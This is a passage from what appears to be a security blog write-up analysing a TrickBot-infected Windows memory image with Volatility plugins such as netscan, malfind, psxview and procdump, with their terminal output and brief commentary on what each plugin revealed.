
```
Terminal
root@InQuest: /trickbot
# vol.py getsids -p 10208,10004
Volatility Foundation Volatility Framework 2.6.1
▯0E%550▯5▯▯5.e (10208): S-1-5-18 (Local System)
▯0E%550▯5▯▯5.e (10208): S-1-16-16384 (System Mandatory Level)
▯0E%550▯5▯▯5.e (10208): S-1-1-0 (Everyone)
▯0E%550▯5▯▯5.e (10208): S-1-5-32-545 (Users)
▯0E%550▯5▯▯5.e (10208): S-1-5-6 (Service)
▯0E%550▯5▯▯5.e (10208): S-1-2-1 (Console Logon (Users who are logged onto the physical console))
▯0E%550▯5▯▯5.e (10208): S-1-5-11 (Authenticated Users)
▯0E%550▯5▯▯5.e (10208): S-1-5-15 (This Organization)
▯0E%550▯5▯▯5.e (10208): S-1-5-80-4125092361-1567024937-842823819-2091237918-836075745 (Schedule)
▯0E%550▯5▯▯5.e (10208): S-1-5-5-0-83435 (Logon Session)
▯0E%550▯5▯▯5.e (10208): S-1-2-0 (Local (Users with the ability to log in locally))
▯0E%550▯5▯▯5.e (10208): S-1-5-32-544 (Administrators)
powershell.exe (10004): S-1-5-18 (Local System)
powershell.exe (10004): S-1-16-16384 (System Mandatory Level)
powershell.exe (10004): S-1-1-0 (Everyone)
powershell.exe (10004): S-1-5-32-545 (Users)
powershell.exe (10004): S-1-5-6 (Service)
powershell.exe (10004): S-1-2-1 (Console Logon (Users who are logged onto the physical console))
powershell.exe (10004): S-1-5-11 (Authenticated Users)
powershell.exe (10004): S-1-5-15 (This Organization)
powershell.exe (10004): S-1-5-80-4125092361-1567024937-842823819-2091237918-836075745 (Schedule)
powershell.exe (10004): S-1-5-5-0-83435 (Logon Session)
powershell.exe (10004): S-1-2-0 (Local (Users with the ability to log in locally))
powershell.exe (10004): S-1-5-32-544 (Administrators)
```

Review Network Artifacts

netscan – Scan for TCP connections and sockets

This plugin will highlight the network connections that were made. An excellent pivot point for additional analysis and IOCs to be added into security monitoring.

`vol.py netscan | grep -E "LISTEN|ESTABLISHED|CLOSE|)"`




```
root@InQuest: /trickbot
# vol.py netscan | grep -E "LISTEN|ESTABLISHED|CLOSE|)"
Volatility Foundation Volatility Framework 2.6.1
Offset(P)          Proto    Local Address                  Foreign Address      State            Pid
   Owner          Created
0x8a8923d5cad0     TCPv4    0.0.0.0:47001                  0.0.0.0:0            LISTENING        4
   System         2019-08-12 22:38:27 UTC+0000
0x8a8923d5cad0     TCPv6    :::47001                       :::0                 LISTENING        4
   System         2019-08-12 22:38:27 UTC+0000
0x8a89293ad760     TCPv4    192.168.16.131:50279           23.63.254.153:443    CLOSE_WAIT       -1
                  3884-06-03 12:01:29 UTC+0000
0x8a892bbedb00     TCPv4    192.168.16.131:50272           64.4.16.212:443      CLOSED           -1
                  3884-06-03 12:01:29 UTC+0000
0x8a892c9fa980     TCPv4    127.0.0.1:19591                0.0.0.0:0            LISTENING        4180
   svchost.exe    2019-08-12 23:13:09 UTC+0000
0x8a892fcfaad0     TCPv4    0.0.0.0:5985                   0.0.0.0:0            LISTENING        4
   System         2019-08-12 22:38:27 UTC+0000
0x8a892fcfaad0     TCPv6    :::5985                        :::0                 LISTENING        4
   System         2019-08-12 22:38:27 UTC+0000
0x8a89332a4bf0     TCPv4    192.168.16.131:50121           23.76.192.178:443    ESTABLISHED      -1
                  3884-06-03 12:01:29 UTC+0000
0x8a8934465950     TCPv4    192.168.16.131:50260           40.81.45.29:443      CLOSED           -1
                  3884-06-03 12:01:29 UTC+0000
0x8a89346b9270     TCPv4    192.168.16.131:50271           23.10.248.16:443     CLOSE_WAIT       -1
                  3884-06-03 12:01:29 UTC+0000
0x8a893c7fead0     TCPv4    0.0.0.0:49674                  0.0.0.0:0            LISTENING        4972
   msdtc.exe      2019-08-12 22:36:27 UTC+0000
0x8a8944a5abf0     TCPv4    192.168.16.131:3262            192.168.16.130:57962 ESTABLISHED      -1
                  3884-06-03 12:01:31 UTC+0000
0x8a894cf969c0     TCPv4    192.168.16.131:50280           23.63.254.153:443    CLOSE_WAIT       -1
                  3884-06-03 12:01:29 UTC+0000
```

Look for Evidence of code injection

Malfind – Find hidden and injected code.

While looking through all of the processes, there is little indication of injected code. Often apparent from the presence of MZ header `vol.py malfind -dump_dir /trickbot`




```
root@InQuest: /trickbot
# vol.py malfind --dump-dir /trickbot
Volatility Foundation Volatility Framework 2.6.1
Process: sesvc.exe Pid: 3384 Address: 0x1b20000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: PrivateMemory: 1, Protection: 6

0x01b20000  00 00 00 00 00 00 00 00 3b 22 b7 fe 84 1b 00 01   ........;"......
0x01b20010  ee ff ee ff 02 00 00 00 20 01 b2 01 00 00 00 00   ................
0x01b20020  20 01 b2 01 00 00 00 00 00 00 b2 01 00 00 00 00   ................
0x01b20030  00 00 b2 01 00 00 00 00 0f 00 00 00 00 00 00 00   ................

0x01b20000 0000             ADD [EAX], AL
0x01b20002 0000             ADD [EAX], AL
0x01b20004 0000             ADD [EAX], AL
0x01b20006 0000             ADD [EAX], AL
0x01b20008 3b22             CMP ESP, [EDX]
0x01b2000a b7fe             MOV BH, 0xfe
0x01b2000c 841b             TEST [EBX], BL
0x01b2000e 0001             ADD [ECX], AL
0x01b20010 ee               OUT DX, AL
0x01b20011 ff               DB 0xff
```

Check for signs of a rootkit

Psxview - Find hidden processes using cross-view analysis.


Here is an assortment of suspicious processes that we identified earlier `vol.py psxview`



```
0x000000021f4e4540 conhost.exe            8320 True   False  False    True   False True    False    2019-08-12 23:15:28 UTC+0000
0x0000000219534080 svchost.exe            8220 True   False  False    True   False True    False    2019-08-12 22:57:51 UTC+0000
0x00000002135db080 powershell.exe           96 True   False  False    True   False True    False    2019-08-12 23:16:54 UTC+0000
0x0000000237d3c080 svchost.exe            6888 True   False  False    True   False True    False    2019-08-12 23:14:06 UTC+0000
0x0000000237d7e080 conhost.exe            9016 True   False  False    True   False True    False    2019-08-12 23:15:14 UTC+0000
0x000000022db8d540 WmiPrvSE.exe           2516 True   False  False    True   False True    False    2019-08-12 23:15:22 UTC+0000
0x0000000237ce3080 Registry                 88 True   False  False    True   False False   False
0x00000002281da080 powershell.exe         9028 True   True   False    True   False True    False    2019-08-12 23:16:53 UTC+0000
0x000000022a5d5540 cmd.exe                8892 True   False  False    True   False True    False    2019-08-12 23:15:38 UTC+0000
0x00000002294a5080 dllhost.exe            6076 True   False  False    True   False True    False    2019-08-12 23:14:42 UTC+0000
0x0000000233863080 cmd.exe                9392 True   False  False    True   False True    False    2019-08-12 23:15:28 UTC+0000
0x0000000218b61080 conhost.exe            4884 True   False  False    True   False True    False    2019-08-12 23:16:54 UTC+0000
0x00000002344e7080 ▯E%550▯5▯▯5.e         10208 True   False  False    True   False True    False    2019-08-12 22:58:54 UTC+0000
0x000000022c7a9080 net.exe                3992 True   False  False    True   False True    False    2019-08-12 23:15:14 UTC+0000
0x0000000237d8a080 cmd.exe                4140 True   False  False    True   False True    False    2019-08-12 23:16:50 UTC+0000
0x000000022b963080 explorer.exe           2352 True   True   False    True   False True    False    2019-08-12 22:47:31 UTC+0000
0x000000022db8e080 ▯E%550▯5▯▯5.e          4324 True   False  False    True   False True    False    2019-08-12 23:16:54 UTC+0000
0x0000000231b7b080 dllhost.exe            2336 True   False  False    True   False True    False    2019-08-12 23:14:19 UTC+0000
0x0000000210377080 net1.exe               8292 True   False  False    True   False True    False    2019-08-12 23:14:48 UTC+0000
0x000000021f4ea140 csrss.exe               520 True   True   True     True   False True    False
0x00000000225ee9080 conhost.exe           5292 True   False  False    True   False True    False    2019-08-12 23:14:48 UTC+0000
0x00000002135de080 powershell.exe         8404 True   False  False    True   False True    False    2019-08-12 23:16:53 UTC+0000
0x000000020d561080 cmd.exe                5476 True   False  False    True   False True    False    2019-08-12 23:16:54 UTC+0000
0x0000000217a4d500 conhost.exe            8856 True   True   False    True   False True    False    2019-08-12 23:16:54 UTC+0000
0x000000022fcd7480 GoogleUpdate.e         6036 True   True   False    True   False True    False    2019-08-12 22:37:11 UTC+0000
0x0000000218b60080 powershell.exe         6296 True   False  False    True   False True    False    2019-08-12 23:16:53 UTC+0000
0x0000000230241080 conhost.exe            8788 True   False  False    True   False True    False    2019-08-12 23:16:54 UTC+0000
0x000000021dcf4500 conhost.exe            6740 True   False  False    True   False True    False    2019-08-12 23:16:54 UTC+0000
0x00000002228f74c0 powershell.exe         7680 True   False  False    True   False True    False    2019-08-12 23:16:53 UTC+0000
0x000000021429a4c0 powershell.exe         7904 True   False  False    True   False True    False    2019-08-12 23:16:53 UTC+0000
0x00000002286cc080 powershell.exe         4648 True   False  False    True   False True    False    2019-08-12 23:16:54 UTC+0000
0x00000002103bd540 cmd.exe               10168 True   True   False    True   False True    False    2019-08-12 23:16:54 UTC+0000
0x000000023438b080 cmd.exe                8696 True   False  False    True   False True    False    2019-08-12 23:14:48 UTC+0000
0x000000020d56c080 cmd.exe                8604 True   False  False    True   False True    False    2019-08-12 23:16:54 UTC+0000
0x00000002286b2080 cmd.exe                7340 True   False  False    True   False True    False    2019-08-12 23:16:54 UTC+0000
```

modscan -Scan memory for loaded, unloaded, and unlinked drivers.

I didn't notice any suspicious drivers from the output. `vol.py modscan`




```
root@InQuest: /trickbot
# vol.py modscan
Volatility Foundation Volatility Framework 2.6.1
Offset(P)          Name                 Base                             Size File
------------------ -------------------- ------------------ ------------------ ----
0x00008a8923247010 BOOTVID.dll          0xfffff808864c0000             0xb000 \SystemRoot\system32\BOOTVID.dll
0x00008a8923248010 WppRecorder.sys      0xfffff80886910000            0x10000 \SystemRoot\system32\drivers\WppRecorder.sys
0x00008a8923249010 WdBoot.sys           0xfffff80140900000            0x10000 \SystemRoot\system32\drivers\wd\WdBoot.sys
0x00008a892324a010 CEA.sys              0xfffff8013fac0000            0x19000 \SystemRoot\system32\drivers\CEA.sys
0x00008a892324b010 NETIO.SYS            0xfffff80140300000            0x95000 \SystemRoot\system32\drivers\NETIO.SYS
0x00008a8923257050 atapi.sys            0xfffff8013fda0000             0xd000 \SystemRoot\System32\drivers\atapi.sys
0x00008a89232571e0 intelide.sys         0xfffff8013fb10000             0xb000 \SystemRoot\System32\drivers\intelide.sys
0x00008a8923257370 volmgr.sys           0xfffff8013fbf0000            0x19000 \SystemRoot\System32\drivers\volmgr.sys
0x00008a8923257500 mountmgr.sys         0xfffff8013fcc0000            0x1f000 \SystemRoot\System32\drivers\mountmgr.sys
0x00008a8923257690 ataport.SYS          0xfffff8013fdb0000            0x36000 \SystemRoot\System32\drivers\ataport.SYS
0x00008a8923257820 storahci.sys         0xfffff8013fdf0000            0x2d000 \SystemRoot\System32\drivers\storahci.sys
```

There are a handful of other plugins that can be used to look for rootkits on the system. Some of them are:apihooks, ssdt, driverirp, and idt. After some additional analysis, there appears to be no rootkit present on this system.

Dump suspicious processes and drivers


procdump –Dump process to executable sample.

Interesting results when trying to dump any of the suspicious processes. `vol.py procdump -p 10208 --dump-dir=./`




```
              /trickbot
# vol.py procdump -p 10208 --dump-dir=./
Volatility Foundation Volatility Framework 2.6.1
Process(V)         ImageBase          Name                 Result
------------------ ------------------ -------------------- ------
0xffff8a8928ee7080 ------------------ ▯E%550▯5▯▯5.e        Error: PEB at 0x2fb000 is unavailable (possibly due to paging)
root@InQuest: /trickbot
# vol.py procdump -p 10004 --dump-dir=./
Volatility Foundation Volatility Framework 2.6.1
Process(V)         ImageBase          Name                 Result
------------------ ------------------ -------------------- ------
0xffff8a8928260080 ------------------ powershell.exe       Error: PEB at 0x42f644a000 is unavailable (possibly due to paging)
root@InQuest: /trickbot
# vol.py procdump -p 7492 --dump-dir=./
Volatility Foundation Volatility Framework 2.6.1
Process(V)         ImageBase          Name                 Result
------------------ ------------------ -------------------- ------
0xffff8a8926921080 ------------------ conhost.exe          Error: PEB at 0x71aaf6b000 is unavailable (possibly due to paging)
root@InQuest: /trickbot
#
```

cmdscan –Scan for COMMAND_HISTORY buffers.
There are no results from the command history. Extremely interesting considering the quantity of cmd.exe and powershell.exe instances. `vol.py cmdscan`



```
root@InQuest: /trickbot
# vol.py cmdscan
Volatility Foundation Volatility Framework 2.6.1
root@InQuest: /trickbot
#
```

consoles –Scan for CONSOLE_INFORMATION output.
Also, no results from the consoles output. `vol.py consoles`



```
root@InQuest: /trickbot
# vol.py consoles
Volatility Foundation Volatility Framework 2.6.1
root@InQuest: /trickbot
#
```

Conclusion

In this brief writeup, we looked at the memory analysis framework and attempted to utilize it to examine a system compromised with TrickBot. The anti-reversing techniques of the delivery mechanism and anti-forensicating tricks used within the executable proved to inhibit some of the analysis. While many more artifacts can be explored through memory analysis, this was a high-level attempt to understand the flow of analysis using the tool. Please feel free to continue on the investigation. Joe Sandbox also provides a detailed analysis report on this instance.

We are beyond excited to announce InQuest Labs and know that it will be a valuable open-source resource for the community. Give it a gander when you have some free time.

Tags

Get The InQuest Insider

Find us on Twitter for frequent updates, follow our Blog for bi-weekly technical write-ups, or subscribe here to receive our monthly newsletter, The InQuest Insider. We curate and provide you with the latest news stories, field notes about innovative malware, novel research / analysis / threat hunting tools, security tips and more.